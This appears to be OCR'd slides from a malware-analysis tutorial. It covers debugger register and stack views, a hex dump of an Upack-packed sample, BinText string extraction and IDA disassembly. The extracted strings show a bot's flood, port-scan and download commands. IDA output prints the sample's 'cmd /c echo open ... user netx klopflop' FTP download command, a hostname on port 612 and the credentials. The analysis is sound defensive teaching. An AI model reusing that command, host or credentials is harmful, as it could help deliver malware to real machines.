
```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 ntdll.KiFastSystemCallRet
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C920738
EIP 00489E18 mwupdate.<ModuleEntryPoint>
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM BDEC 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

```
Address   Hex dump                 ASCII
00400000  4D 5A 4B 45 52 4E 45 4C  MZKERNEL
00400008  33 32 2E 44 4C 4C 00 00  32.DLL..
00400010  50 45 00 00 4C 01 02 00  PE..L...
00400018  55 70 61 63 6B 42 79 44  UpackByD
00400020  77 69 6E 67 E0 00 0F 01  wing....
00400028  00 01 00 00 00 02 00 00  ........
00400030  00 00 00 00 00 00 00 00  ........
00400038  18 9E 08 00 10 00 00 00  ........
00400040  00 00 00 00 00 00 40 00  ......@.
00400048  00 10 00 00 00 02 00 00  ........
00400050  04 00 00 00 00 00 00 00  ........
00400058  04 00 00 00 00 00 00 00  ........
00400060  00 20 09 00 00 02 00 00  . ......
00400068  00 00 00 00 02 00 00 00  ........
00400070  00 00 10 00 00 10 00 00  ........
00400078  00 00 10 00 00 10 00 00  ........
00400080  00 00 00 00 10 00 00 00  ........
00400088  00 00 00 00 00 00 00 00  ........
00400090  04 A0 08 00 28 00 00 00  ....(...
00400098  00 00 00 00 00 00 00 00  ........
004000A0  00 00 00 00 00 00 00 00  ........
004000A8  00 00 00 00 00 00 00 00  ........
```

```
0012FFC4   7C816D4F   RETURN to kernel32.7C816D4F
0012FFC8   7C920738   ntdll.7C920738
0012FFCC   FFFFFFFF
0012FFD0   7FFDE000
0012FFD4   8054A938
0012FFD8   0012FFC8
0012FFDC   81633D58
0012FFE0   FFFFFFFF   End of SEH chain
0012FFE4   7C8399F3   SE handler
0012FFE8   7C816D58   kernel32.7C816D58
0012FFEC   00000000
0012FFF0   00000000
0012FFF4   00000000
0012FFF8   00489E18   OFFSET mwupdate.<ModuleEntryPoint>
0012FFFC   00000000
```

Analysing mwupdate: 1 heuristical procedure

# Bintext II



BinText 3.00

File to scan: C:\Documents and Settings\Administrator\Desktop\dumped.exe

☑ Advanced view

Time taken : 0.063 secs  Text size: 31820 bytes (31.07K)

```
File pos    Mem pos    ID   Text
A 0003E384  0043E384   0    [EXEC]: Commands: %s
A 0003E39C  0043E39C   0    rename
A 0003E3A8  0043E3A8   0    [FILE]: Rename: '%s' to: '%s'.
A 0003E3C8  0043E3C8   0    [FILE]:
A 0003E3D0  0043E3D0   0    icmpflood
A 0003E3E4  0043E3E4   0    [ICMP]: Flooding: (%s) for %s seconds.
A 0003E40C  0043E40C   0    [ICMP]: Failed to start flood thread, error: <%d>.
A 0003E440  0043E440   0    [ICMP]: Invalid flood time must be greater than 0.
A 0003E474  0043E474   0    synflood
A 0003E484  0043E484   0    [SYN]: Flooding: (%s:%s) for %s seconds.
A 0003E4B0  0043E4B0   0    [SYN]: Failed to start flood thread, error: <%d>.
A 0003E4EC  0043E4EC   0    [DOWNLOAD]: Downloading URL: %s to: %s.
A 0003E514  0043E514   0    [DOWNLOAD]: Failed to start transfer thread, error: <%d>.
A 0003E55C  0043E55C   0    [SCAN]: Port scan started: %s:%d with delay: %d(ms).
A 0003E594  0043E594   0    [SCAN]: Failed to start scan thread, error: <%d>.
A 0003E5C8  0043E5C8   0    advscan
A 0003E5D4  0043E5D4   0    [SCAN]: Failed to start scan, port is invalid.
A 0003E604  0043E604   0    [SCAN]: Failed to start scan, no IP specified.
A 0003E634  0043E634   0    Random
A 0003E63C  0043E63C   0    Sequential
A 0003E648  0043E648   0    [SCAN]: %s Port Scan started on %s:%d with a delay of %d seconds for %d minutes using %d threads.
A 0003E6AC  0043E6AC   0    [SCAN]: Failed to start scan thread, error: <%d>.
A 0003E6E0  0043E6E0   0    udpflood
A 0003E6F4  0043E6F4   0    [UDP]: Sending %d packets to: %s. Packet size: %d, Delay: %d(ms).
```

Ready | ANSI: 1946 | Uni: 13 | Rsrc: 0

# Reading disassembly code

- After dumping the file this should be “readable”, you can start searching for strings

- Most of the times the file is not executable, because some information is missing.

- But you can disassembly the malware and analyze it.

# From C to A

Typical C function call:

- Printf (“hello %s\n” , somename);

Somename is a *char ;-)

Subtitute %s by the string in somename and print it

It's translated into asm as:

1. Push reference to somename in the stack
2. Push reference to “hello %s\n” in the stack
3. Call/execute printf function

Note: the right to left order

# IDA pro


- http://www.datarescue.com/idabase

Commercial tools there is a freeware version that can be analyze only x86 binaries.

Time-limited version available  in the web

There is a lot of plug-ins that help with the disassembly.

# Where the malware comes from ?




| Address | Length | T... | String |
|---|---|---|---|
| "..." seg000:... | 00000034 | C | [SCAN]: Failed to start worker thread, error: <%d>. |
| "..." seg000:... | 0000003A | C | [SCAN]: Finished at %s:%d after %d minute(s) of scanning. |
| "..." seg000:... | 00000009 | C | ÉBÉBÉBÉB |
| "..." seg000:... | 00000017 | C | PC NETWORK PROGRAM 1.0 |
| "..." seg000:... | 0000001B | C | indows for Workgroups 3.1a |
| "..." seg000:... | 00000022 | C | CKFDENECFDEFFCFGEFFCCACACACACACA |
| "..." seg000:... | 00000022 | C | CACACACACACACACACACACACACACACAAA |
| "..." seg000:... | 00000040 | C | BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456... |
| "..." seg000:... | 00000005 | C | CCCC |
| "..." seg000:... | 000000F5 | C | cmd /c echo open %s %s >appmr.dll &echo user netx klopflop >>appmr.dll &... |

Line 348 of 1534

```
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Propagating type information...
Function argument information is propagated
The initial autoanalysis has been finished.
Command "ChartXrefsTo" failed
```

```
AU:  idle     Down     Disk: 1GB     00041B68     00441B68: seg000:off_441B68
```

# Where the malware comes from ? (II)




```
seg00   push    eax
seg00   call    loc_4178E0
seg00   add     esp, 0Ch
seg00   push    offset a612       ; "612"
seg00   push    offset aDadftp_darksen ; "dadftp.darksensui.info"
seg00   push    offset aCmdCEchoOpenSS ; "cmd /c echo open %s %s >appmr.dll &echo"...
seg00   push    400h
seg00   lea     eax, [ebp-379h]
seg00   push    eax
seg00   call    sub_41A620
seg00   add     esp, 14h
seg00   mov     [ebp-4], eax
seg000:00402CDC mov     eax, [ebp-4]
```

```
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Propagating type information...
Function argument information is propagated
The initial autoanalysis has been finished.
Command "ChartXrefsTo" failed
```

AU: idle    Down    Disk: 1GB    00002CC0    00402CC0: seg000:00402CC0

# Finding the password



IDA - C:\malware\speciments\dumped.exe - [Strings window]

